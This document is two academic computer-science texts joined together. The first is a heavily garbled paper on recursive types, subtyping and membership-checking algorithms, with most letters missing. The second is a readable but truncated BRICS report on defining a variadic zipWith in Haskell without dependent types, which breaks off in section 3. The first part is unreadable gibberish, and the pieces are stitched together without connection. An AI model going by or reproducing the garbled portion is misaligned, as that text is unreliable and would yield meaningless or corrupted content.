T . F i i e e i e e i T T i f  
i ( i e i i e ) ee .

. D t t s t ] T i e ee e  
 ei e i el i (" i e f ") if  
 ( ) e e e ef ci (T T)  
 (T T) i e e  
 ( ) ( p ) | T  
 ( ) ( ) | ( ) ( )  
 ( ) ( ) | ( ) ( ) .

T i e e i f ci eci el c e e e ec f e  
 l e i i f e i el i c llec i f  
 i fe e ce le :

P  
 \_\_\_\_\_  
 \_\_\_\_\_

I e e le e i f e ( ) i i e . T e  
 e e e elie ei e ec i i e le  
 " l e e "if e i ( ) i i e e  
 el elie " e ( ) i i e e l."

. D t t s t ] T ee e  
 ei e i el i if ( ) ee  
 (T T) (T T) i e e :  
 ( ) ( p ) | T  
 ( ) ( ) | ( ) ( )  
 ( ) ( ) | ( ) ( ) .

N e e i fe e ce le e e i f i el i i  
 eci el e e f e i c ie el i e: ll  
 c e i ec i e l e i e e f e  
 e e e i e f le e i .  
 . x r s ec i e le f T T  
 e i i i i ( ) i i .

. x r s i f e ( ) e  
 el e ? i f e  
 ( ) e el e ?  
 e f e lf c e e el i -  
 i i i - l e c e c e i . (If e e el-  
 i e e t i i e ec cil e f ee i  
 f e e e ci l i e i el fil. T ee  
 i e e e e e i . Le s e le f e f  
 f ci f e p. T e e e . f s  
 c e e i e le f i cef ec  
 lic i e ce i e e e ill e e  
 f s.)

. D t T e tr s t v l s r f i e  
 li i ele el i c ii  
 cl e e i i i if ( ) ( ) e  
 ( ) q i le l e i i ecl e f i e  
 le e i C f e e e i f ci  
 C ( ) ( ) | ( ) ( ) f e .

T e i i ecl e f i i e .

. If T T i -c i e e i i  
 i i ecl e .

.7 r ll r i i i e.  
 i ce i -c i e i i i ecl e ( )  
 i -c i e Le . T e ef e ( )  
 e i c i le f ci ci . i ce ( ) e e -  
 i i f i i ecl e e e ( ) . T el e  
 el i i i l i i e.  
 . x r s e e el i i l e  
 fle i e.

## 5. A DIGRESSION ON TRANSITIVITY

f l i fi ci el e e i el -  
 i e e ll c ei f : d cl t e e i  
 i i i e f e ili l t c ee -  
 i c e e e le i ec l i le  
 e i . I i le e e e e ll i il  
 i ec le e e c eq i e i ee  
 i e e ee i e e e e el i  
 e c e i e e i ic lle e .  
 e f e i i c i e i ee e ecl -  
 i e l i ic ee i i i ec l i e e e -  
 i e e ll i cl e e lici le f i i i -if  
 e — ile l i ic e e e  
 . T i le i ele i l i i ce l i i i  
 l i ec e e l i l e e i .  
 T e le f i i i l ef l le i ec l -  
 i e e . Fi i i e e e e e -  
 e el i i i ee i i e . I l i ic ee -  
 i i i i i i i e e e  
 i e ec i i i fe ll e le  
 e e i i le e i i i ef i l i ic  
 e e i i e e i le le ee e c i e i  
 e ie e - le e i cc ll i le c -  
 i i f e i le e . F e le i e e e ce  
 f i i i e le f " e i " i i ec  
 el " i i " i e el " e -  
 i " f el c e e el i i e ll  
 e ie e . i i i i e ee le  
 e e e i i le le i i i e  
 e i i cc ll ce .  
 I e e i l e i ili f ec i e e i  
 i le f i i i i c eq e ce f " ic "  
 c e l e i i c ie c i c ie e i  
 i . T ee e e i i i i cl u  
 ty-i e e e el i ec l e  
 e e i i i le i ce e e el i i i el f  
 i e e e cl e e f e f le e c c ie e  
 cl e e i i i i l i i e i  
 i le . T i i e e l e fi c ie eff  
 i i i cl e e ie i e el i ec  
 e e i ci el f e f i fe ce le e i f  
 e e f le ill e e e el i i  
 cl e e e f le . T i f c c e f l e  
 e cl i e f e e i f ci :  
 . r s t e e e f c  
 i le ( ) ( ) ( ). T e i e  
 lle e i -cl e -cl e .  
 f el i ic e i ci c ie  
 e i i . A ef ll i ee ci e i i  
 i i e le e e i ci ci el e e el i  
 e i e e el i e .


. x r s                    e e e i f ci  
 $t( )$                     ( ) | ( ) ( ) f e  $\tau$   
i e e e e i e e e i e e e e i i e  
t t l el i  $\tau$   $\tau$ .  
I e c i c i e e i i e e e e c i  
l i ic e e i e - le.

## 6. MEMBERSHIP CHECKING

e                    e i            e q e i f            eci e  
i e                    e e i f ci                    e i e e  
ele e                    e e            f ll i e e e e  
i f .  
A i e ele e            c i e e l e e e e  
i . T i e e c e e e e  
c ( ). ll c e "e e i  
e " f . ec e e ici f e e  
f e e i e f i e e i e f i e e  
e e e ic e i i i l e e i e . e  
e e f e c i e e cl f "i e i l e" f ci  
e e e c e i i l e e i e .  
. D t A e e i f ci i i e  
v rt l if f ll e c l l e c i f e  
| ( )  
ei e i e c i iq e lle e e F  
i e i l e e i l f c i u t ( )  
i e e f ll :  
u t ( ) if             $\forall$  .  
if

T e f ci i lif e e f ll :

u t ( ) u t ( ) if  $\forall$  . u t ( )  
e i e  
e i c l e f c e e ill f e i e -  
c i i u t ( ) e - e f ci e e  
l e ).  
F e f c e i i e i l e e e -  
i f ci .  
. D t A e l e e i s rt if u t ( ) i  
e e e i e i s rt . A e e l e e  
i r if u t ( ) .  
N e e e l e e c e i  
( ) f i l e i i e e ( ).  
A i e i l e e i f ci c e i l i e  
" . F e l e F i e e e f ci  
e i e e c e g i i i c  
ele e e e e i e e l e f e i -  
e e f i e i u t ( ) c i f ll f i c  
e e i f . A e e l e e i  
e e l e c l e. I i e l e i i e l -  
e e l e e g i e l ele e . (N e  
cc i e i i e .)  
. x r s i e e f i f e e c e l e c e -  
i i f ci e i i l e .3. ec  
e i e " ( ) i e e ."



( c ) g                    ( i ) g                    e  
e f e l e e e i e e i f .  
L i e e le f F i e i l e c -  
e e l if e ele e i e c le f .  
T i e l i ic e f c e c i e e  
i i : e e l e ll e e e c le f i e e  
u t f ci e fil e if e ele e  
cc i e e e i e i e c c e . e e e  
e e e e e e e i c e e l e  
e e c i i f l i i i i e l .  
. D t e i i e i l e f ci . e e e  
e f ci ( ) f ll :  
( ) if u t ( ) e l  
el e if u t ( ) e t u  
el e ( u t ( ) ).  
I i i el f e u t e i c i i  
i l e i e i e c i e e e l e e  
i f .  
T e e e i f i l e e l e i i e  
( ) ( ).  
. x r s A e e i i c l e f F i -  
e i e l e e f i i e e f if  
i c l e i c c l e i e i c l e ( e e i  
f e l e e l e ? If i e e f  
i i e c e i l e c e l e c l e ?  
T e e f i e c i i e e i c e c e  
e i i f . (F i - i e e e  
i i e i l l e e e e c i .) e  
e i c le f e i e f e u t f c i .  
. (Y) i u t ( ) Y.  
. 7 e i e i f . T e  
i u t ( ) .  
N e c e i l c e c e f .  
. h r  
. If ( ) t u e .  
. If ( ) l e .

T e f f e c cl e cee i ci  
 e ec i e c e f f e l i .  
 . F e e i i f i i e ee  
 e e e c e e e ( ) c e t u .  
 If ( ) t u ec e u t( ) e  
 Le . e e ( ) i.e. i -  
 ci le. e e if ( ) t u ec e  
 ( u t( ) ) t u e ei ci  
 e i u t( ) .  
 . Le ( ) l ec e u t( ) i e e .  
 T e Le . Le ( ) l .  
 ec e ( u t( ) ) ei ci  
 e i u t( ) . q i le l ( i  
 Le . i e ec c e .  
 f e e i ecif cie e i i c i i  
 f i i cl f e e i f c i f ic  
 e l i e i e . T ec i e e cl e ee  
 e i i l e i l .  
 . D t F e e i f c i ele-  
 e e e f e ece f i  
 d ( ) u t ( ) if u t ( )  
 i e e i e i  
 d ( )  $\bigcup$  d ( ).

T e e f ll ele e e c le f e i e  
 u t i e e e f ll i f c i  
 c l ( )  $\bigcup$  d ( ).  
 i e e i i le ele e i  
 c l ( ) c l ( ).  
 e ele e i -r h l f  
 ele e if c l ( ).  
 . D t A e e i f c i i i e  
 t st t if c l ( ) i ief ec .  
 Fi ie ef ci f cl f ee i f c i  
 f ic e i e :  
 . h r If c l ( ) i i e e ( ) i  
 e e . eq e l if i i e e e ( ) e -  
 i e f i e .  
 F e c i le ec i ec ll (Y) i ec ll  
 e e e e i i li c i ( ) e e  
 Y c l ( ). M e e Y ic l i c e e ec  
 c ll. i ce c l ( ) i i e (Y) | c l ( )|  
 |Y| e e e i i e e f .

## 7. MORE EFFICIENT ALGORITHMS

Al e l i i c ec i i e e cie  
 i ce i ec e e u t f e le e  
 e e i ei e ec i ec ll. i e e f ll i

ce f e f c i f Fi e .  
 ( ) ( )  
 ( ) ( )  
 ( ) ( )  
 t u .  
 N e e l i ec e u t( ) f i e .  
 ec e e el i eli i e i e e  
 c i i i i e A f ss t s e  
 u t e e le ee c i ee e e f  
 ls e u t e ee c i ee .  
 7. D t e i i e i le f c i . e  
 e e f c i a f ll ( e e c i " ) i f  
 " ( i " ):  
 " (A ) if u t( ) e l  
 el e if e t u  
 el e " (A u t( ) (A )).  
 I e c ec c e " ( ).  
 T i l i c e e f e e f e le l lie i :  
 ce. A ce f e e e le l lie i :  
 " ( ) " ( )  
 " ( ) ( )  
 " ( ) ( )  
 " ( ) ( )  
 t u .  
 T e c ec e e e f i l i i i li l  
 e el e e e i e i e i ec i :  
 7. r s t . If u t(A) A " (A ) t u e  
 A .  
 . If " (A ) l e .  
 T e e e e i c ec i l i e i i  
 l e i le e i f ec i e i i  
 e e i c i . Fi e e f c i i  
 e e e lici c i u t f e ele e  
 i e ec e i el c e i e  
 e ec e il le e i e e f -  
 i ec i ec ll . (N e i e  
 e l i - il ec i e .)  
 7. D t Gi e i e i le f c i e e e  
 f c i f ll (" ) f " e i " )<sup>3</sup>:  
 (A ) if A e A  
 el e if u t( ) e  
 el e le ... u t( ) i  
 le A A (A ) i  
 ... le A (A - ) i  
 A .

---

<sup>3</sup> e e e e f ll i c e i f e e e ; if  
 e e i i e e e "le A i C" i l  
 e e i e e e . T i i i e ee i i ee lici  
 "e ce i li " cl e f e e ec i i e i c i  
 f .

T c ec i c e ( ): if e e l i e  
f i e if e e l i e e e

T e c ec e e e i e e e i  
i cc e - il ec i e e f i f l i  
i i " c " f ele e e

### 7. r s t

. If (A) A e A A .

. F ll if u t(A) A (A) .  
A e u t(A) A .

3. If (A) e .

7. r ll r If ( ) A e .  
e f e i i A . I -  
i i e ec e e f e i i i i  
e i u t(A) A - i A i -c i e  
A c i c i .  
ice ll f e l i i i e ci e i e e  
ec le e i e e e e i i c i  
i f ll f e i e e f e i i l  
l i : e e i e ll i e i i e  
e.

## 8. REGULAR TREES

A i i e e e el e e e ic l i f  
c ec i e e i i e e e i e e -  
el e e i e ee i i e ee  
e e e e i f ic l e e i f c  
i . T e i e e i i i e e f e  
l i i . f c e i c c e l i ill  
e i e lli i ce i e el e e f  
ec le f i e i f i e e c e i i e  
e ll e i i ec i if e e ic e l e  
i i e e f ce i ell e e f c l l e r l r  
t s e e e f ec le e e ee  
e i i e e e ec ec i l i ill l  
e i e .

. D t A ee e i s tr f ee e  
if c e e e i ef . ( ) f e  
. e i e u t ( ) f e e f ll ee f .

. D t A ee e T ir l r if u t ( )  
i i e i e. l i el i i c ee . T e  
e f e l ee e i e e T r .

. x l s

. A i e ee e i e l i c e e e f  
ee i e e e f e .

. T e e f i i c ee f e c e  
ic l le e e f e . F e le  
p p p e e l ee  
i i c ee .

3. e i i e ee e e l . F e le e ee

p p p ...

i i c ee ( i elf p).

. T e e

B B B B ...

e e i f c ec i e B e e e i c e -  
i l i e l e e c l ( ) c i i ll e  
i i i e . if e e e  
i i i e .

. O s rv t T e e ic i r f e l ee  
e i i e .

T i e e c i e ci i ce e f  
e e el i i i i e f e e e i  
l i i . f c e i e i le e c  
ec i ce e e l ee e le eci e  
e e l ee eq l( clc l e e i e  
eq li e e i ec e el i ). T e  
- i i e e ec i c e e f i e  
e ill e f e i i ec l il  
i l i f - e .

### 9. -TYPES

e f lie e ie - i f e l e .  
. D t Le e e e c le e  
... f e i le . T e e T r f r w t s  
i e e f e e i e e e f ll i :

::  
P

T e c ic e i i e i e i e i e  
i f fee i le cl e  
- e eq i le ce f - e e i  
f i le . V( ) e e e ff ee i le f  
- e . T ec e i i i i i  
f - e f fee cc e ce f i - e  
i e e i e l .

- e e e e i c e l i le c i e e  
i c e e ce i e l ee : e e le  
" e " ee e ei i e f l i f i e  
- e e e - e c t ee l  
i e e e e e i f ee e . T ee e  
e ef . . . . e e e  
i i c f . F e le c i e . . f l i  
f i e i ec e ee f l i  
. T i le e f ll i e i c i .

. D t A - e i tr t v if f  
e e i f f ef . . . . e  
i . Al e i el - e i c c i e if e e  
cc e ce f - i le i i e e f i  
i e le e .  
A - e i c l l e i l t if i i c c i e .  
T ee f - e i i e T .  
e i - e e i e - t(T) f e e  
f - i i e f f .

T ec e i f - e i e i e  
f i i e l ee e i f li e e f ll i  
f ci t .

. D t e e e f c i t : i c l e  
 - e ee e i ci el f ll :

t ( p ) ( ) P

t ( ) ( )  
 t ( ) ( i . ) t ( ) ( )

t ( ) ( )  
 t ( ) ( i . ) t ( ) ( )

t ( . ) ( ) t ( + . . ) ( )

T e i i lif e e i f e i e  
 : t ( ) ( t ( ) t ( ) ).

T e if i e i i i e (i.e. e i e  
 e i i ) e eff ll i :

e "ec i ec ll" e i - i e e ce  
 ele ic ic ie f e i ( | - t( ) ): e  
 c e f e ce | | ec ef .  
 e e e | | e ce - t( ).

All ec i ec ll e e ec c i e e cl e  
 f e e e . I ic l e e . i  
 c c i e cl e i i f l i + .  
 i T i i e e f e e ce f l i i e e -  
 i i f t ( . ).

T e i el i f ee e e e i ec -  
 i e e e e i f e e i f ci .  
 e e i e e i f ci e e i il l -  
 i e e i f ci e e i i le  
 e i i c e e le f - e

el i eff ll e i i .

D t T - e e i e i  
 el i if( ) e e e eff ci  
 (T T) (T T) i e e :

( ) ( p ) | T  
 ( ) | ( ) ( ) ( )  
 ( ) | ( ) ( ) ( )  
 ( ) | ( ) ( ) ( )

P . .

(N e e e e ee e l e li e  
 cl e f ee e e i e i le. e i e e  
 cl e l el .) T e u t f ci c e i  
 i :

u t ( )

if P

( ) ( ) if

( ) ( . . ) if .

( ) ( . . ) if .

P

U e i e.

T e i f i e f ee e e e  
 e f - e i l c e e c e e e  
 f ll i e e .

. h r Le ( ) T T . T e ( ) i  
 t ( ) .

## 10. COUNTING SUBEXPRESSIONS

I i i e e e ic l i ( . ) i e e -  
 ci c f ci u t c e i e -  
 e el i - e ( ) iel e i i l i  
 i Fi e . ec i e e i i f

u ty (A )  
 if( ) A e

A el e le A A ( ) i  
 if p e

A el e if le A u ty (A ) i  
 u ty (A )

el e if le A u ty (A ) i  
 u ty (A )

el e if le A u ty (A ) i  
 u ty (A )

el e if le A u ty (A ) i  
 u ty (A )

el e if le A u ty (A ) i  
 u ty (A )

el e if le A u ty (A ) i  
 u ty (A )

r h r t s t l r th

i l i ill e ee if c l ( ) i -  
 ief i f - e ( ). T ec e ec i i e  
 e i i i i eq i e i f . I f c e e e  
 A l ce i e ee l i le -  
 i i i l eq i e i f . I f c e e e  
 i i i i f - e ( ic ec ll t -d e e -  
 i i i ec l c e i e e e i e e e  
 e u t e ( tt -u e e i )  
 f ic i i e e e f cl e e e -  
 i i f ee cl e - e i i e . T e e i i f  
 cee e i f e e e i i e  
 f e i e f el e . e el e i e  
 e lei [ .

D t A - e i t w s x r s  
 s f - e i e if e i ( ) i i e  
 le e i f eff ll i e e i f ci :

d( ) ( ) | T  
 ( ) | ( )  
 ( ) | ( )  
 ( ) | ( )  
 ( ) | ( )

x r s G i e eq i le e i i f e el i  
 e f i fe e ce le .

F e e i i f u t i i e ee f  
 - e i c i e i u t ( )

e f e f - e e i f :  
 . If( ) u t ( ) e ei e

ei e .

T e - e e i el i i i i e:  
 . If e .  
 . i i e e i le i e e i i  
 ic i e e i ci f - e e -  
 i . r s t If( ) c l ( ) e  
  
 T e i e e f c l ( ) f ll f e e  
 i i e f c - e l i e l i e  
 e f c i i f e e i i f el el -  
 i e i c l i ci i e i  
 cl e f d e ec e el cl e f d  
 l e e i ci : c c e e i f  
 . i efe l e e e i i . T e  
 le i e i f - e e i i i  
 le e f i e i i f - e f ec -  
 i i le t c lc l i e e e i i e f  
 ef e. T i le i le f f i e e .  
 . D t A - e i tt s x r s  
 s f - e i e  $\leq$  if e i ( ) i i e  
 le e i f e f ll i e e i f ci :  
 u( ) ( ) |  $\mathcal{T}$   
 ( ) | ( )  
 ( ) | ( )  
 ( ) | ( )  
 ( ) | ( )  
 ( + . . . ) | ( )

T e e i f e e i i e f e e  
 i e lie l i e cl e f e i i  
 i e . T i e - e e i f c  
 e e f l e i e c l l e c e e -  
 e i f e f l i . T i e - e -  
 e i e c l l e e ( ece il cl e ) e -  
 e i f e e cl e e l i e  
 f l i i i .

.7 x r s Gie eq i le e i i f e el i  
 $\leq$  e fi fe e ce le .

T e f c e e i i l i el  
 - e e i i e il e .  
 . |  $\leq$  i ie.

T e e i i le ill e e e i e f  
 f e i i f ll i .  
 . If  $\leq$  + e e i e  $\leq$  el e  
 + f e i  $\leq$  .

T e l i ece f e f e li e ll -  
 e e i f - e cc i -  
 e e i .

. r s t If e  $\leq$  .  
 e d u e i ci le  
 fi ci i f ll f efc ui d-cl e  
 i d( u) u. T i el e e e  
 c i e e e ec fec cl e f d u. i ce d  
 u e e e i il l e c e f ll ecl e e  
 i il e ce el e e e l Le . .  
 i i P i i . P i i .  
 Le . i e e l e l :  
 . r s t F - e e e  
 c l ( ) i i e .

## 11. DIGRESSION: AN EXPONENTIAL ALGORITHM

T e i l i e e e e i i f ec  
 i c e i li e i e i i e  
 le l e e e e e f i ( ee  
 Fi e 3). T e e l i ce e c e A i

u ty <sup>a</sup> (A )  
 if( ) A e  
 t u  
 el e le A A ( ) i  
 if p e  
 t u  
 el e if  
 u ty <sup>a</sup> (A )  
 u ty <sup>a</sup> (A )  
 el e if  
 u ty <sup>a</sup> (A )  
 u ty <sup>a</sup> (A )  
 el e if  
 u ty <sup>a</sup> (A )  
 el e if  
 u ty <sup>a</sup> (A )  
 el e  
 l .

r ll's s t 1

r th

e e elli l i f c ec i i [3. I c -  
 e e el i e e ec e e u ty  
 c le e cie l ec ei e e e e i  
 f e i e el i c e ec i e c ll  
 i e i e c e . T i ee i l i ce  
 c e e l i l f e e f ec i e c ll  
 e l i e . e e e e f ec i e c ll  
 e u ty i i l e c f e i e  
 f e e i l . e i e c e f u ty <sup>a</sup> i i  
 e e i l .

T e e e il e i f e A i elli l -  
 i c e e ee cle l i ef ll i e le e e  
 f ilie f e i c i el f ll :

. p . p p

. . .  
 i ce e e cc e ce f -  
 - c e i l ei ie ill eli e i fe -  
 fl i e e i i . ec i i i  
 e e e e e il ei i e e . T i c e

ee e f ll i eq e ce f ec i e c ll

*u ty* <sup>a</sup>( )  
*u ty* <sup>a</sup>( - )  
*u ty* <sup>a</sup>( - )  
*u ty* <sup>a</sup>( 3 ) *u ty* <sup>a</sup>( 3 - - )  
*u ty* <sup>a</sup>( 3 ) ...  
*u ty* <sup>a</sup>( - ) ...  
*u ty* <sup>a</sup>( 5 ) *u ty* <sup>a</sup>( - - )  
*u ty* <sup>a</sup>( ) ...

e c.

ee

( )  
3 ( - ) - )  
3 ( - ) - )  
5 ( - ) - )  
5 ( - ) - ) .

N ice e i i i l c ll *u ty* <sup>a</sup>( ) e l i e  
e lie ec i e c ll f e e f i l i  
- l i . T ee i ill e c i e i e  
ec i e c ll i l i - - . T e  
l e f ec i e c ll ill cle l e i l  
.

## 12. FURTHER READING

F c c i ci e e e e f e f e -  
i e M V c u C cl [ G il  
c i ci f ci l i [ Mil e  
T f e e i i c le e e f ci ci i  
i l e e ic [ . ic if i  
ef ci e i c e f i [  
[ T e e f ci c ie f e i c e ci  
e ce e f e f e lei e f Mil  
e [ P [ c c e c ( 1 cf. A i  
M e c e ic l i c i f li i e  
[ ). e e f i c i i i l "c -" f  
f ili e ici c ie l e lie i e el  
e e licil f e le i i e l l e c e  
e . Ac el e i l [ ell-f e  
e i cl e ief i ic l e .  
ec i e e i c e cie ce c ( le )  
M i [ . ic c ic e ic e ie ( i -  
i ) e c llec e i e e [ .  
P e ie fi i e e l ee e e e -  
celle [ .  
A i ell [ 3 e e i l i  
f ec i e e . T ei e e e ee el i :  
i cl i el i e ee i ie ee l i  
c ec i e ee - e efe e ce -  
i el i e ee - e e e ele e i  
f e f ecl i e i fe e ce le e e el i e  
e e eq i le c ece P el  
c ci i ci i e . I e e  
i ie ee i i f ie i i f  
i ie ee i i ce . T i i l e le i  
f e f .  
e lei [ 1 e e el i ci c  
ie e f A i ell e . T e ie  
e i c ie i i f e i el i

i c le e i e ec f A i  
elli. T e -c lle x le f e i i  
i e ie eci cie e f e e . T e  
e ec i e e e l e f e i i i c i e  
i i i f el i e ll e e  
c i ci ee e e ile f f e i i f  
i l i . ec i f e e e e  
e e i ll ec f el e f e lei  
e li ec le i f ei l i i ( ).  
e P l e c c [ ec i e el  
e q ic i l i f ec i e e .  
T e e e e l ec i e ec e  
i l ele e . T e e e e f f  
c f iel c e i l -  
cce i i e e c e i e  
i i l e i e e el i . A li e -  
i ee e e le e i le . T i  
f c l eq ic c le i f c c ci  
lie - i ec e i f e i e  
ell q ic c le i f e i l i .  
ill Pie ce [ 3 e el e -  
e e ic c i i ec i e e ( i i )  
ee i i i l i e ML  
ce i lic i .  
i P l e [ e ei fe e cef l e  
i i ec i e e . Li e e  
c i c ie ie f e e el i e i e ee  
i e e c ec i l i ce e  
il i e i i l i l i (i.e. c i e e i  
e i l ) f i e i f e . T e e e e -  
i f c i e c -cl e f el i e e  
ic c e c i e c e c le e .

## Acknowledgments

e e ef lf i i e c e e f e  
e Pe i e e e e il  
1 P ili le f c ef l e i f e  
c i Pe A e Al c i e  
I FP e ie e . T i e e i e i  
f Pe l i N F ee t j ct .

## 13. REFERENCES

- [ P. Ac el. A i ci i c ie e i i . I  
i e e i H d k t t cl c  
e i ie i L ic e F i f  
M e ic e 3 - . N ll .
- [ P. Ac el. - ll- u d d t . f e e f  
e f L e I f i . LI  
Lec e N e e .
- [ 3 . M. A i L. elli. i ec i e  
e . AC ct u  
d y t ( ): - 3 3. P eli i e i  
i P PL ( . - ) l e e  
e e c e e e c e e A
- [ M. A i . M. e . A , t uctu , d  
u ct C t c l t . Ac e ic  
P e .
- [ . i e L. M . V c u C cl t  
t t c - ll u d d .

## Solutions to Selected Exercises

i e i e i P e . . i i ll  
 e e LI Lec e N e .  
 [ M. F. e lei . i c i e  
 i i i f ec i e e eq li  
 i . I . i le e i c d t'l C  
 y d d C lcul d A l c t CA,  
 cy, c , A l -4, l e f  
 ctu t C ut c c C e  
 3- . i e - e l A . . F ll e i i  
 F e I f ic e l 33 . 3 -33  
 [ F. e M. T e i fe e ce i  
 ec i e e : e ic . t  
 d C ut t ( ) : - .  
 [ . celle. F e l e ie fi i e ee .  
 t c l C ut c c : - 3.  
 [ . e . P i i ec i e  
 le? I c d t AC G A  
 C c u d  
 l t t e - 3 M  
 [ . A. e . A. P ie le . t duct t  
 tt c d d . i e ie i P e  
 [ G. G ell. ec i e e e c e ie e  
 F . I M. e e . G e e i c d  
 t t t t l C c y d d  
 C lcul d A l c t CA, t c t,  
 t l d e i Lec e N e i  
 e cie ce e - e li M c 3.  
 i e e l .  
 [ A. G . A i l c -i c i f c i l  
 i . I u ct l , Gl  
 4 e - . i e i i  
 .  
 [ 3 . ill . Pie ce. e l  
 e e i e f ML I c d t  
 t t l C c u ct l  
 C .  
 [ T. i . P l e . T e i fe e ce i e f  
 ec i e e i i M c i .  
 [ . e . P l e M. I. c c .  
 cie ec i e i . I AC y u e  
 c l u - .  
 - 3.  
 [ . Mil e . A C lculu C u c t y t  
 l e f ctu t C ut c c .  
 i e e l .  
 [ . Mil e M. T f e. -i c i i el i l  
 e ic . t c l C ut c c : -  
 .  
 [ . M i . L c lc l el f i  
 1 e . Tec ic l e  
 MIT-L MIT L T - M c e I i e  
 f Tec l L f e cie ce ec.  
 .  
 [ . P . c e c i i e  
 eq e ce . I P. e e e i c d t  
 5t G -C c t c l C ut c c .  
 l e f ctu t C ut c c .  
 e - 3. i e - e l e li .  
 [ A. T i. A l ice- e e ic l i e e  
 i lic i . c c u l t t c  
 : -3 .



**Basic Research in Computer Science**

## **Do we Need Dependent Types?**

**Daniel Fridlender  
Mia Indrika**

**BRICS Report Series**

**RS-01-10**

**ISSN 0909-0878**

**March 2001**

**Copyright © 2001,**

**Daniel Fridlender & Mia Indrika.  
BRICS, Department of Computer Science  
University of Aarhus. All rights reserved.**

**Reproduction of all or part of this work  
is permitted for educational or research use  
on condition that this copyright notice is  
included in any copy.**

**See back inner page for a list of recent BRICS Report Series publications.  
Copies may be obtained by contacting:**

**BRICS  
Department of Computer Science  
University of Aarhus  
Ny Munkegade, building 540  
DK-8000 Aarhus C  
Denmark  
Telephone: +45 8942 3360  
Telefax: +45 8942 3255  
Internet: BRICS@brics.dk**

**BRICS publications are in general accessible through the World Wide  
Web and anonymous FTP through these URLs:**

**<http://www.brics.dk>  
<ftp://ftp.brics.dk>  
This document in subdirectory RS/01/10/**

# Do we need dependent types?<sup>\*</sup>

Daniel Fridlender<sup>†</sup>

BRICS<sup>‡</sup>

Department of Computer Science,  
University of Aarhus, Denmark

(*e-mail:* daniel@brics.dk)

Mia Indrika

Department of Computing Science  
Chalmers University of Technology, Sweden

(*e-mail:* indrika@cs.chalmers.se)

## Abstract

Inspired by [1], we describe a technique for defining, within the Hindley-Milner type system, some functions which seem to require a language with dependent types. We illustrate this by giving a general definition of `zipWith` for which the Haskell library provides a family of functions, each member of the family having a different type and arity. Our technique consists in introducing ad hoc codings for natural numbers which resemble numerals in  $\lambda$ -calculus.

---

<sup>\*</sup>This is a summary of a paper with the same title appeared in JFP [2].

<sup>†</sup>Current affiliation: FaMAF, Universidad Nacional de Córdoba, Argentina.

<sup>‡</sup>Basic Research in Computer Science,  
Centre of the Danish National Research Foundation.

# 1 The problem

This paper is about some functions whose definitions seem to require a language with dependent types. We will describe a technique for defining them in Haskell or ML, which are languages without dependent types.

Consider for example the following scheme defining `zipWith`.

---

```
zipWith :: (a1 -> ... -> an -> b) ->
           [a1] -> ... -> [an] -> [b]
zipWith f (a1:as1) ... (an:asn)
          = f a1 ... an : zipWith f as1 ... asn
zipWith _ _ _ _ = []
```

Figure 1: Scheme for `zipWith`.

---

When this scheme is instantiated with `n` equal to 1 we obtain the standard function `map`. In practice, other instances of the scheme are often useful as well.

Figure 1 cannot be used as a definition of a function in Haskell because of the ellipses “...”. More importantly, the type of `zipWith` is parameterized by `n`, which seems to indicate the need for dependent types. But, as mentioned above, Haskell does not allow dependent types.

The way the Haskell library [4, 5] solves the problem is by providing a family of 8 (!) functions `zipWith0`, `zipWith1`, `zipWith2`, `zipWith3`, ..., `zipWith7`, where the number in the name of the function indicates the value given to `n` when instantiating the scheme.<sup>1</sup> The programmer can of course extend this family with more instances if (s)he needs.

This mechanical repetition of code is very unpleasant. The main benefit of Haskell and ML polymorphism is precisely the ability to define functions at an abstract level, allowing a high degree of program reusability. However, in the case of `zipWith` this is only partially achieved. Every member of the family of functions has a polymorphic type, which means that it can be used

---

<sup>1</sup>In the Haskell library, `zipWith0`, `zipWith1` and `zipWith2` are called `repeat`, `map` and `zipWith` respectively.

to “zip” lists of integers, booleans, or of values of any other type. But still their definitions are not abstract enough since one cannot reuse them with different number of arguments.

The kind of problem that we address here is how to define within the Hindley-Milner type system (the core of the type systems underlying Haskell and ML) a general version of `zipWith` that can be used with a variable number of arguments. We describe a technique that introduces ad hoc codings for natural numbers, which resemble numerals in  $\lambda$ -calculus. The same technique can be applied to other examples such as `liftM`—for which the Haskell library also provides families of functions—and the tautology function `taut`, which is considered a standard example of the expressive power of dependent types [3].

## 2 A preliminary solution

As a motivating example, suppose we want to “zip” 8 given lists `as1, ..., as8` with a given 8-ary function `f` of appropriate type in Haskell. Because of the reasons mentioned above we decline defining a new instance `zipWith8` of the scheme in figure 1. We use instead the function `zipWith7` from the Haskell library, and write

```
zipWith7 f as1 as2 as3 as4 as5 as6 as7 << as8
```

where `<<` is defined as follows.

```
(<<) :: [a -> b] -> [a] -> [b]
(f:fs) << (a:as) = f a : (fs << as)
_     _     = []
```

In effect, since `f` is 8-ary, `zipWith7 f as1 as2 as3 as4 as5 as6 as7` returns a list of functions and the operator `<<` makes sure that each function on that list is applied to the corresponding argument in `as8`.

Thus there is no need to define `zipWith8`: one can just write as above in terms of the existing `zipWith7`. Similarly, there is no need to use `zipWith7` since it can be replaced by an expression written in terms of `zipWith6` and `<<`. Iterating this process, and assuming that `<<` associates to the left, the expression above can be written as

```
repeat f << as1 << ... << as8
```

where `repeat`—Haskell’s name for `zipWith0`—is a function returning a list that consists of infinitely many copies of its argument, that is:

```
repeat :: b -> [b]
repeat f = f : repeat f
```

In general “zipping”  $n$  given lists `as1, …, asn` with a given  $n$ -ary function `f` of appropriate type can be written as

$$\text{repeat } f \ll \text{as1} \ll \dots \ll \text{asn} \quad (1)$$

in Haskell.

Using expressions like (1) is already more flexible than implementing many different instances of the scheme. The disadvantage is that the partial application `zipWith8 f as1` would have to be expressed in the following clumsy form:

```
\as2 ... as8 -> repeat f << as1 << ... << as8
```

The final expression that we propose in the next section will solve this problem.

### 3 Introducing numerals

Notice that expression (1) contains not only the lists `as1, …, asn` to be “zipped” but also extra explicit information about how many the lists are, namely, an occurrence of the operator `<<` for each of them. This gives rise to introducing numerals.

We define the successor function `succ` as follows.

```
succ :: ([b] -> c) -> [a -> b] -> [a] -> c
succ = \n fs as -> n (fs << as)
```

